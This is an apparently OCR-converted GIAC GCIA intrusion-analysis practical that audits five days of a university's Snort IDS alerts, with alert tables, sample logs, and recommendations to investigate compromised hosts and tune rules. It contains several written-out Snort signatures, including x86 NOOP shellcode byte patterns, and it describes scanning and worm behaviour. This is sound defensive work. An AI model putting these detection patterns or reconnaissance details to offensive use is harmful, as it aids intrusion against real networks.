Distinct – Net Tools for Professional. “Distinct ONC RPC/XDR Toolkit.” URL: http://www.onc-rpc-xdr.com/products/rpc/rpc-dot-net.asp (November 4, 2003)

American Registry for Internet Numbers. “ARIN Whois database.” URL: http://ws.arin.net/cgi-bin/whois.pl (November 4, 2003)

Roesch, Martin. "snort.conf". Snort configuration & signatures. September 22, 2003. URL: http://www.snort.org/dl/rules/snortrules-stable.tar.gz (November 4, 2003)

Roesch and Green. “Snort User’s Manual Chapter 2: Writing Snort Rules.” Snort User’s Manual. URL: http://www.snort.org/docs/writing_rules/chap2.html#tth_chAp2 (November 4, 2003)

Tcpdump.org “Tcpdump 3.7.2.” URL: http://www.tcpdump.org/release/tcpdump-3.7.2.tar.gz (November 4, 2003)

Tcpdump.org “libpcap 0.7.2.” URL: http://www.tcpdump.org/release/libpcap-0.7.2.tar.gz (November 4, 2003)
arachNIDS database. “Whitehats Network Security resource.” URL: http://www.whitehats.com/info/IDS22 (November 4, 2003)

Snort.org. “Snort Signature Database – SID 1070.” October 21, 2003 URL: http://www.snort.org/snort-db/sid.html?sid=1070 (November 4, 2003)

Institute of Electrical and Electronics Engineers, Inc. “IEEE OUI and Company_id Assignments.” URL: http://standards.ieee.org/regauth/oui/index.shtml (November 4, 2003)

McClure, Scambray and Kurtz. “Hacking Exposed, Third Edition.” Osborne/McGraw-Hill, 2001. Pages 105, 339-344 (November 4, 2003)

Results of posting to intrusions@incidents.org

This practical detect was posted to the intrusions@incidents.org mailing list on **November 7, 2003**. As required the top three questions and responses, as a result of the posting, are included below.

Unfortunately, this detect did not receive any replies from the community.

Part #3 – Analyze This

Executive Summary

An audit of the selected University's Intrusion Detection System (IDS) log files has been completed. The analysis was for the five-day period of November 6 to November 10, 2003.

The analyzed data reveals the University to be not only concerned with threats originating from outside, but also keen on suspicious activity originating within the University's address space, either from user activities or system compromise.

The analyzed results from the current IDS rule base will show internal machines highly suspected of compromise, external host with suspicious activity directed at the University and unfortunately a high false positive rate. Appropriate defensive recommendations have been made, along with ways to reduce false positives.

The analysis has uncovered several University machines that may require immediate attention due to compromise or user activities. They have been noted throughout the analysis and with a conveniently summarized table in the '*Insights, Anomalies, Compromises and Suspicious Activity*' section of this audit.

Files Used in Analysis

All totaled over 904 Megabytes of Intrusion Detection System (IDS) data was processed and analyzed.

Alert File	Size MB	Scan File	Size MB	OOS File	Size KB
alert.031106	15.8	scans.031106	81.8	OOS_Report_2003_10_22	1000
alert.031107	29.4	scans.031106	178.7	OOS_Report_2003_10_23	762.8
alert.031108	27.5	scans.031106	171.2	OOS_Report_2003_10_24	1000
alert.031109	46.7	scans.031106	151.5	OOS_Report_2003_10_25	568.2
alert.031110	26.5	scans.031106	171.0	OOS_Report_2003_10_26	641.7
TOTAL	145.9	***TOTAL***	754.2	***TOTAL***	3972.7

Note: Problems with OOS files at the GIAC web site prevented use of those files with the same date as the scans and alerts. GCIA Lead Grader notified and permission was granted to use the most recent non-corrupt files available at the time.

Network and Traffic Analysis

The five files of each type were concatenated into one file for alerts, scans and "OOS" types respectively. A correlation was made between Snort 'portscan' pre-processor summary data found in the alert files and the port scans data within the scan files.

The University's IP addresses appeared to have not been obfuscated in the scan files provided. In order to protect the University from any vulnerabilities found

within this report I choose to obfuscate their network with MY.NET.x.x/16, as done in the alert and OOS files.

Considering the size of data I found the files to be in good shape with less than 0.002% of events corrupt or incomplete. Where intelligible data could not be recovered these few events were removed from the analysis.

I found the files to be in good shape. There were a very small percentage (less than 0.002%) of events with corrupt or incomplete data; these were removed from the analysis.

Event Totals by Type


Alert Events	Scan Events	OOS Events	Total
376,458	11,808,760	12,850	12,198,076

NOTE: For analysis the port scan data was removed from the alert files. Including port scan data the actual number of events, in the alert files, totaled 1,272,234.

Alert Analysis

There were 376,458 total alerts in the five days worth of alert logs to audit. The events were then analyzed with reference to individual dates and day of the week. As seen in the chart below, Sunday November 9, 2003 produced an abnormal number of alerts. Seventy-five percent (75%) of the total alerts for the 5-day period occurred on this date.

Further investigation reveals this was a result of 254,867 "ICMP SRC and DST outside network" alerts from source address 192.168.0.16. This alert is examined further in the "Detailed Alert Analysis - Most Frequently Occurring" below.



The 376,458 alerts were sorted by alert type and source and destination IP address, the complete list of all 50 unique alerts with number of occurrences is shown in the table below.

Prioritized list of detects by number of occurrences

No. Alerts	% of Total	Alert Message Name	Unique Src IPs	Unique Dst IPs
255,357	67.8	ICMP SRC and DST outside network	46	224625
24,842	6.6	Incomplete Packet Fragments Discarded	86	362
19,263	5.1	MY.NET.30.4 activity	245	1
16,925	4.5	MY.NET.30.3 activity	76	1
14,267	3.8	SMB Name Wildcard	225	9473
13,450	3.6	connect to 515 from inside	3	2
8,627	2.3	SYN-FIN scan!	3	8568
6,813	1.8	High port 65535 tcp - possible Red Worm - traffic	95	127
2,986	0.8	High port 65535 udp - possible Red Worm - traffic	91	75
2,910	0.8	[UMBC NIDS IRC Alert] IRC user/kill detected, possible trojan	47	44
2,437	0.7	EXPLOIT x86 NOOP	348	115
2,434	0.7	[UMBC NIDS IRC Alert] XDCC client detected attempting to IRC	3	2
1,663	0.4	SUNRPC highport access!	22	19
971	0.3	NMAP TCP ping!	150	73
770	0.2	Null scan!	46	45
558	0.2	[UMBC NIDS] External MiMail alert	49	1
399	0.1	Possible trojan server activity	47	219
375	0.1	TCP SMTP Source Port traffic	2	2
283	0.1	connect to 515 from outside	2	197
226	0.1	EXPLOIT x86 stealth noop	7	5
209	0.1	[UMBC NIDS IRC Alert] Possible sdbot floodnet detected	6	2
166	< 0.1	TCP SRC and DST outside network	27	50
103	< 0.1	FTP passwd attempt	70	2
69	< 0.1	FTP DoS ftpd globbing	8	2
68	< 0.1	SMB C access	28	3
46	< 0.1	EXPLOIT x86 setuid 0	36	31
41	< 0.1	TFTP - Internal TCP connection to external tftp server	2	2
36	< 0.1	EXPLOIT x86 setgid 0	28	28
29	< 0.1	Probable NMAP fingerprint attempt	5	5
24	< 0.1	RFB - Possible WinVNC - 010708-1	11	13
18	< 0.1	IRC evil - running XDCC	1	3
16	< 0.1	Attempted Sun RPC high port access	9	11
16	< 0.1	EXPLOIT NTPDX buffer overflow	11	8
15	< 0.1	External RPC call	2	1
8	< 0.1	Tiny Fragments - Possible Hostile Activity	3	3
7	< 0.1	TFTP - Internal UDP connection to external tftp server	3	5
6	< 0.1	DDOS mstream client to handler	2	2
6	< 0.1	[UMBC NIDS IRC Alert] Possible Incoming XDCC Send Request	2	3

4	< 0.1	NETBIOS NT NULL session	3	3
3	< 0.1	External FTP to HelpDesk MY.NET.53.29	2	1
2	< 0.1	External FTP to HelpDesk MY.NET.70.50	2	1
2	< 0.1	[UMBC NIDS IRC Alert] User joining Warez channel detected	2	2
2	< 0.1	TFTP - External TCP connection to internal tftp server	2	2
2	< 0.1	[UMBC NIDS IRC Alert] User joining XDCC channel detected	2	2
1	< 0.1	Traffic from port 53 to port 123	1	1
1	< 0.1	DDOS shaft client to handler	1	1
1	< 0.1	PHF attempt	1	1
1	< 0.1	TFTP - External UDP connection to internal tftp server	1	1

Most Frequently Occurring (Over 10,000)

The next two sections will provide detailed analysis of six (6) alerts with over 10,000 occurrences followed by five (5) alerts that had occurrences of a 1,000 or more within the five-day period of 11/6/03 through 11/10/03.

Alert Priority: High - Possible Compromised Host						
Rank	**Alert Name**		**Unique Src IP**		**Unique Dst IP**	
1	***ICMP SRC and DST outside network***		**46**		**224,625**	
Total Number Occurrences			**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**			
255,357						
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**	
6 Nov 00:02:53	**10 Nov 23:23:33**	**255,357**				
Notes: Snort custom rule. 99.8% of alerts with source address: 192.168.0.16						

The statistics as shown above would have us believe this to be an “Ext -> Ext” type of alert, but with further analysis we can see that these packets most certainly originated from within the University’s address space. This alert can most likely be attributed to an errant or compromised machine on the University’s network. Most of these alerts (254,838 or 99.8%) have a source IP of 192.168.0.16, most likely spoofed or incorrectly configured. The problems with this host began November 9, 2003 at 19:30 and continued to batter the network until 21:42 same day.

This IP falls in a range (192.168.0.0/16) identified by IANA as being reserved for internal use, such as in private networks where Network Address Translation (NAT) is in place. These packets continually showed destination addresses incremented by one for many class “C” blocks. The analysis showed an activity rate of 250 different IP addresses being sent an ICMP message within a 3 or 4 second period.

Two other possibilities come to mind. One, this machine may have been compromised in order to flood the IDS system with alerts, to keep it busy while other nefarious activity takes place. Other activity from the alert file for the time period when most of this activity took place revealed some “FTP DoS ftpd globbing” alerts. I feel this event is not connected to the “ICMP SRC and DST

outside network" event. Two, someone connected up an infected machine, which was previously connected to different network. Based on the source IP I suspect the previous network was behind a Network Address Translation (NAT) device.

Sample extracted from University's alert file.

```
11/09-20:47:03.905521  [**] ICMP SRC and DST outside network [**] 192.168.0.16 -> 192.168.231.35
11/09-20:47:03.921840  [**] ICMP SRC and DST outside network [**] 192.168.0.16 -> 192.168.231.36
11/09-20:47:03.940611  [**] ICMP SRC and DST outside network [**] 192.168.0.16 -> 192.168.231.37
11/09-20:47:03.954048  [**] ICMP SRC and DST outside network [**] 192.168.0.16 -> 192.168.231.38
11/09-20:47:03.954065  [**] ICMP SRC and DST outside network [**] 192.168.0.16 -> 192.168.231.39
```

Correlations:
Student practical: http://www.giac.org/practical/GCIA/James_Filiberto_GCIA.pdf

Recommendation: This alert warrants immediate investigation into the possibility of being a compromised machine/s on the University's internal network. At a minimum, a complete header from this IP address should be captured using TCPDump, Ethereal, Snort, Sniffer, etc, to obtain the MAC address and track down the machines involved. Payloads should be examined for uncharacteristic content. The University should configure routers, within the internal network, to drop packets with a source address outside of the internal network.


Alert Priority: Medium						
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**		
2	***Incomplete Packet Fragments Discarded***	**86**		**362**		
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**				
24,842						
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**	
6 Nov 16:36	**10 Nov 23:08**		**948**		**23,894**	
Notes: These alerts are actually generated by a Snort preprocessor, "frag2" or "defrag", depending on which version of Snort is use. Frag2 has superceded the defrag preprocessor.						

Ninety-Six percent (96%) of these alerts originated from just seven (7) machines on the internal network.

IP Address	# Alerts	IP Address	# Alerts	IP Address	# Alerts
MY.NET.21.67	4,428	MY.NET.21.37	4,000	MY.NET.21.69	3,517
MY.NET.21.68	3,487	MY.NET.21.79	3,381	MY.NET.21.92	2,791
MY.NET.21.116	2,270				

I cannot verify the packet type with the information provided in the alert files. This alert could be the result of faulty, improperly configured equipment, reconnaissance or DOS activity. Correlation with scan files found no other unusual behavior from the source or destination addresses.

Of interest here, all seven MY.NET machines alerted within the same time period for each external machine shown below, usually lasting 4-6 minutes with one exception lasting two hours to host 195.219.153.7.



We see seven different source hosts within the University's network talking to the same machine on the outside at the same time this would seemed to indicate some kind of synchronized nefarious activity on part of the source machines.

Correlations:
A post by Marty Roesch, in reply to a question concerning the use of defrag vs. frag2 preprocessor can be found at: http://www.mcabee.org/lists/snort-users/Nov-01/msg00820.html

A reference to this alert can be found in the Snort Users Mailing List Archives (http://www.geocrawler.com/archives/3/4890/2001/2/350/5151528/) from Dragos Ruiu, which he states, "This message is given by the defragmentation preprocessor when packets bigger than 8k that are more than half empty when the last fragment is received are discarded. This can be caused by: - transmission errors - broken stacks - and fragmentation attacks."
Practicals: http://www.giac.org/practical/GCIA/Don_Murdoch_GCIA.pdf
http://www.giac.org/practical/GCIA/James_Maher_GCIA.pdf
http://www.giac.org/practical/Edward_Peck_GCIA.doc

Recommendation:
We cannot be certain that these packets pose a threat, but to be certain we need to analyze the hosts involved for compromise. Also, verify that the Snort IDS is in fact using the "frag2" preprocessor. The possibility remains that these are a result of using the older defrag preprocessor within Snort.

Alert Priority: Low			
Rank	**Alert Name**	**Unique Src IP**	**Unique Dst IP**
3	***MY.NET.30.4 activity***	**245**	**1**
Total Number Occurrences		**# Occurrences Relative to Traffic Flow**	

19,263		MY.NET.x.x/16 = Int			
First Seen	Last Seen	Ext -> Ext	Ext -> Int	Int -> Int	Int -> Ext
6 Nov 00:02	10 Nov 23:27		19,263		
Notes: Snort custom rule.					

Rank	Alert Name	Unique Src IP	Unique Dst IP		
4	*MY.NET.30.3 activity*	76	1		
Total Number Occurrences		# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int			
16,925					
First Seen	Last Seen	Ext -> Ext	Ext -> Int	Int -> Int	Int -> Ext
6 Nov 00:16	10 Nov 23:14		16,925		
Notes: Snort custom rule.					

The MY.NET.30.4 & MY.NET.30.3 activity alerts would appear to have been generated by a Snort customized rule designed to alert on all traffic to the two associated addresses. The intent here may be to monitor traffic for high value target machines within the University's address space.

The machines appear to be web servers running Novell Netware 6 with "Secure iFolders." Secure iFolders are considered by Novell to be an easily configured alternative to implementing a Virtual Private Network (VPN)[9]. With so much activity on ports: 80, 524, 51443 this appears to be typical traffic of Novell Netware web services with iFolders. The alerts here may be used to supplement logged events and to correlate activity between the web server logs and the Snort alerts.

Correlations: Practical by James Filiberto, URL:
http://www.giac.org/practical/GCIA/James_Filiberto_GCIA.pdf

Recommendation:
No traffic of concern was found within this alert category. However, the University should fine-tune the rule to cut down on the overall IDS load. This would presume confidence in a deployed host-based logging option.

Alert Priority: High – Probable worm infected host					
Rank	Alert Name	Unique Src IP	Unique Dst IP		
5	*SMB Name Wildcard*	225	9473		
Total Number Occurrences		# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int			
14,266					
First Seen	Last Seen	Ext -> Ext	Ext -> Int	Int -> Int	Int -> Ext
6 Nov 12:45	9 Nov 16:30				14,266

[9] Novell Connection, Page 12, May 2001;
http://www.novell.com/connectionmagazine/2001/05/ifolder51.pdf

Note: No standard Snort rule found. Rule would be similar to:
alert UDP $INTERNAL any -> $EXTERNAL 137 (msg: "SMB Name Wildcard"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt; reference: arachnids,177;)

All the alerts originated from MY.NET address space, with 9,198 (64%) alerts from a single address (MY.NET.80.51). These alerts might indicate a compromised host or illicit activity on the part of someone at the University. Some alerts may be legitimate NetBIOS name lookups (port 137) traffic to an external host. This raises questions concerning the security posture of the destination networks.

All alerts from this suspect host occurred Thursday 6 Nov & Sunday 9 Nov 03 only. This is the only alert traffic received from this host throughout the five-day period. Correlation with scan files provided reveals UDP scanning activity from this host. As we can see in the figure below this machine was highly active in its probe for network shares or exploiting vulnerabilities associated with NetBIOS port 137. Note the source and destination ports are not 137 -> 137, which one might expect to see in a normal NetBIOS traffic pattern.

A posting to http://isc.incidents.org/port_details.html?port=137 concludes that, "This traffic is only 'normal' when the source and destination ports match and also, generally, when the source IP is on your own subnet. If the source port is not 137, e.g. 1024+n, there is likely a Wintel box at the other end infected with a worm. The prime candidate appears to be 'SCRSVR.EXE', AKA 'Opaserv', see: http://vil.nai.com/vil/content/v_99729.htm
There also still appears to be some risk when the source is 137, see: http://www.sans.org/newlook/resources/IDFAQ/port_137.htm"

*Extract from scan files - Sample of **scan** activity from MY.NET.80.51*

```
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.108:137 UDP
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.109:137 UDP
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.110:137 UDP
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.111:137 UDP
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.112:137 UDP
Nov 9 16:26:47 MY.NET.80.51:1036 -> 208.117.65.113:137 UDP
```

*Extract from alert files - Sample of **alert** activity from MY.NET.80.51*

```
11/09-16:26:47.002456 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.108:137
11/09-16:26:47.152353 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.109:137
11/09-16:26:47.302299 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.110:137
11/09-16:26:47.452437 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.111:137
11/09-16:26:47.602290 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.112:137
11/09-16:26:47.752494 [**] SMB Name Wildcard [**] MY.NET.80.51:1036 -> 208.117.65.113:137
```

Correlations:

SANS Top Twenty Vulnerabilities[10] Windows item #5 (W5).
Whitehats Arachnids database: http://www.whitehats.com/info/IDS177

Many practicals reported on this alert where the activity examined was external-to-internal. I was able to find one exception by Tod Beardsley (http://www.giac.org/practical/Tod_Beardsley_GCIA.doc).

The Dshield web page(http://www.dshield.org/topports.php) continually lists port 137 in the top ten list of ports probe.

Extract from Dshields Database for Port 137

Date	Sources	Targets	Records
2003-11-10	53315	115963	1596087
2003-11-09	33548	109722	1077893
2003-11-08	39503	113689	1254831
2003-11-07	46595	114559	1583533
2003-11-06	50011	119336	1565580

Recommendation: Analyze host MY.NET.80.51. It is highly suspected of being infected with any one of several Windows-based worms, (i.e. Opaserv, Bugbear, MSinit, etc.) Scanning tools such as “Legion” from Rhino9 have similar characteristics that could cause this alert to fire, check host for NetBIOS scanning tools.

Apparently inbound port 137 requests are being dropped on the network perimeter thus the reason we do not see inbound alerts. I would keep this Snort rule in effect with one change to only alert when the source port is anything other than 137. In its current configuration alerts with port 137 to 137 traffic are being picked-up. This is adding some to noise the alerting process. With the modification the rule can further reveal suspect machines within the University’s network.

Alert Priority: Very Low						
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**		
6	***Connect to 515 from inside***	**3**		**2**		
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**				
13,450						
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**	
6 Nov 00:00	**10 Nov 23:47**				**13,450**	
Note: Snort custom rule. This rule possibly in place to alert on University hosts attempting to exploit port 515 services.						

[10] SANS Top 20 Vulnerabilities; http://www.sans.org/top20/#w5

13,344 (99.2%) of these alert were for traffic between internal host MY.NET.162.41 to external host 128.183.110.242. The University machine in question here possibly belongs to the Physics lab, based on a reverse DNS lookup. The same lookup on the destination host reveals that it is most likely a Tektronix printer, at a NASA location, with built-in Line Printer Daemon (LPD) installed.

Internet Assigned Number Authority (IANA) designates port 515 tcp/udp as "Printer Spooler". Most times we find printer services here with the LPD running.

Extracted from concatenated 5-day alert file

```
11/06-00:00:...[**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
<snip>
11/10-23:47:...[**] connect to 515 from inside [**] MY.NET.162.41:721 -> 128.183.110.242:515
```

RFC 1179 states that a host originating a connection to LPD port 515 should use privileged port range 721-731. Usually the root user is the only one allowed to bind to a privileged port unless the application is set to run with SETUID Root (0).

Based on the alert traffic seen here I concluded this is normal LPR traffic. Universities are known to work closely with NASA. Therefore, this traffic is most likely a large print job or a malfunction with the client software on host MY.NET.162.41.

There are well-known port 515 exploits and vulnerabilities. Viruses/Worms such as lpdw0rm and Ramen are to name a few. MY.NET.162.41 does not display the characteristic scanning activity of lpdw0rm or Ramen.

Correlations:
No questionable activity found, from source or destination address in scans files.

Advanced Incident Handling and Hacker Exploits by Gheorghe Gheorghiu; (2/11/02) http://www.guidance.com/pdf/Advanced%20Incident%20Handling.pdf

Practical: Glenn Larratt; http://www.giac.org/practical/Glenn_Larratt_GCIA.zip

Vulnerabilities for port 515 from Common Vulnerabilities and Exposures (CVE) at http://www.cve.mitre.org/:
CVE-2000-0917 - Format string vulnerability in use_syslog() function in LPRng 3.6.24 allows remote attackers to execute arbitrary commands.

Recommendations: This rule has a tendency to generate a lot of noise. Conduct a traffic analysis to see how prevalent University host machines are sending print jobs to outside locations. If there is a high volume of print jobs destined for outside networks then consider elimination or modification of this rule.

Frequently Occurring (1,000 – 10,000)

Alert Priority: Low						
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**		
7	***SYN-FIN scan!***	**3**		**8568**		
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**				
8,627						
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**	
8 Nov 00:04	**9 Nov 08:24**		**8,627**			
Note: Appears to be a Snort custom rule. Similar to the following Snort rule 624: alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN SYN FIN";flags:SF,12; reference:arachnids,198; classtype:attempted-recon; sid:624; rev:2;)						

8,506 (99%) of these alerts are from 64.243.84.43:554 sequentially scanning IP addresses within the University for open port 554. SYN-FIN flag packets are most assuredly crafted in order to get through any firewalls that may be in place. Port 554 is designated as Real Time Streaming Protocol (RSTP), used for streaming multimedia, details can be found in RFC 2326. This service is known to be vulnerable to buffer overflows. An overly long character string sent could result in complete compromise of the system.

Correlations: The CERT Coordination Center has published Vulnerability Notes VU#329561, VU#485057 and VU#974689 concerning this vulnerability. http://www.kb.cert.org/vuls/id/329561

Recommendation: Block port 554 on the perimeter of the University's network if that service is not needed to the outside. If needed, ensure that all appropriate OS and applications have updated patches installed.

Alert Priority: Very Low - Noise						
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**		
8	***High port 65535 tcp – possible Red Worm - traffic***	**95**		**127**		
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**				
6,813						
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**	
6 Nov 10:50	**10 Nov 22:33**		**3876**		**2937**	
Note: Snort custom rule.						

I'm sure this alert was put in place to alert on Adore type worm activity. In reality this rule is generating a lot of noise. This alert is firing on any address with a tcp port 65535 as the source or destination. It is not unusual for a host's TCP/IP stack to grab ephemeral port 65535 for a perfectly legitimate connection. 82% of the alerts are for two-way traffic from two internal addresses to two external addresses:

```
11/07-13:36:39.941794 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.152.19:2042 -> 66.28.249.232:65535
11/07-13:36:44.650070 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 66.28.249.232:65535 -> MY.NET.152.19:2042

1/09-05:32:56.202909 [**] High port 65535 tcp - possible Red Worm -
traffic [**] MY.NET.97.21:2586 -> 66.118.165.120:65535
11/09-05:32:56.237315 [**] High port 65535 tcp - possible Red Worm -
traffic [**] 66.118.165.120:65535 -> MY.NET.97.21:2586
```

This would appear to be a normal TCP conversation in this case. No corroborating evidence from external sources was found in the scan logs.

Correlations: Terry MacDonald Practical;
http://www.giac.org/practical/GCIA/Terry_MacDonald_GCIA.pdf
In Les Gordon's practical he found evidence of port 65535 to 65535 exchanges, but none was found in this case
http://www.giac.org/practical/GCIA/Les_Gordon_GCIA.doc

Recommendation: I feel it's important to have an IDS rule in place for Code Red type activity such as Adore. The rule should be re-defined with content-matching or restricted to known Red Worm/Adore ports; 21,53,515 and 12345

Alert Priority: Very Low - Noise					
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**	
9	***High port 65535 udp – possible Red Worm - traffic***	**91**		**75**	
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**			
2,986					
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**
6 Nov 00:07	**10 Nov 23:38**		**1,856**		**1,130**
Note: Snort custom rule.					

This alert is firing on source or destination port 65535 (udp) traffic. This would have a tendency to generate an excessive amount of false positives. Ninety-four percent (94%) of this traffic is to or from well known gaming and file-sharing ports, 12203 & 6257 respectfully. Grep'ing for the various IPs in the scan files reveals no malicious scan activity for addresses in question.

Correlation: Many student practicals associate this as a low priority or noise.
http://www.giac.org/practical/GCIA/Reto_Baumann_GCIA.pdf
http://www.giac.org/practical/GCIA/Sunil_Sekhri_GCIA.pdf

Recommendation: If this rule is in place for the Adore (Red Worm) activity associated with a tftp server connection then I would delete it. This type activity could easily be picked up with existing rules for tftp port 69 activities.

Alert Priority: Low - Noise					
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**	
10	***EXPLOIT x86 NOOP***	**348**		**115**	
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**			
2,436					
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**
6 Nov 00:07	**10 Nov 23:20**		**2,436**		
Note: Possible similar Snort rules. alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content: "|90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128; reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;) alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP"; content:"|61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61|"; classtype:shellcode-detect; sid:1394; rev:4;)					

Many false positives associated with this rule. When found to be malicious, these packets are designed to exploit a buffer overflow vulnerability. NOOP's are a way to tell the processor to stop or wait. The content strings in the above rules can occur quite frequently in binary transfers and thus we have a high false positive rate with this alert.

Both rules contain $SHELLCODE_PORTS that can be defined in the snort.conf file. Limiting the number of ports by excluding high false positive ports such as SSL, SSH and MS Directory Services.

Correlation:
William Stearns http://www.giac.org/practical/william_stearns_gcia.html
Michael Cloppert http://www.giac.org/practical/GCIA/Michael_Cloppert_GCIA.pdf

Recommendation: Review $SHELLCODE_PORTS variable in the snort.conf file and adjust according to known exploit source ports. Also insure latest security patches and updates are applied to the systems this is the best protection.

Alert Priority: Very Low					
Rank	**Alert Name**	**Unique Src IP**		**Unique Dst IP**	
11	***SUNRPC highport access!***	**22**		**19**	
Total Number Occurrences		**# Occurrences Relative to Traffic Flow MY.NET.x.x/16 = Int**			
1,663					
First Seen	**Last Seen**	**Ext -> Ext**	**Ext -> Int**	**Int -> Int**	**Int -> Ext**
6 Nov 00:00	**10 Nov 22:16**		**1,663**		
Note: Snort custom rule. This alert fires when an outside connection is made to an internal machine listening on port 32771 (rpcbind).					

The majority of these alerts have port 80 (http) and 5190 (AOL) as their source port. These are merely replies back to various MY.NET hosts that happened to grab ephemeral port 32771 for the initial connection. As an example I checked the IPs that had port 80 connections and found them all to be valid web servers.

The RPCBind service on Sun Solaris 2.x hosts are known to listen on ports greater than 32770, usually 32771. The exact port is dependent on release and architecture. A high port such as this could allow malicious activity to bypass packet filtering devices in place.

Correlation: http://www.auscert.org.au/render.html?it=208&cid=1
http://www.iss.net/security_center/advice/Exploits/Ports/32771/default.htm
Mario Ricci: http://www.giac.org/practical/GCIA/Mario_Ricci_GCIA.pdf

Recommendation: Apply appropriate system patches paying particular attention to Sun Microsystems Security Bulletin #00142.

Additional Alerts of Interest

Some alerts, while having a low number of occurrences, require attention due to a high certainty of compromise, maliciousness activity, anomalous behavior or violation of school policy.

Priority: High **(Link Graph)**	Suspected Hosts
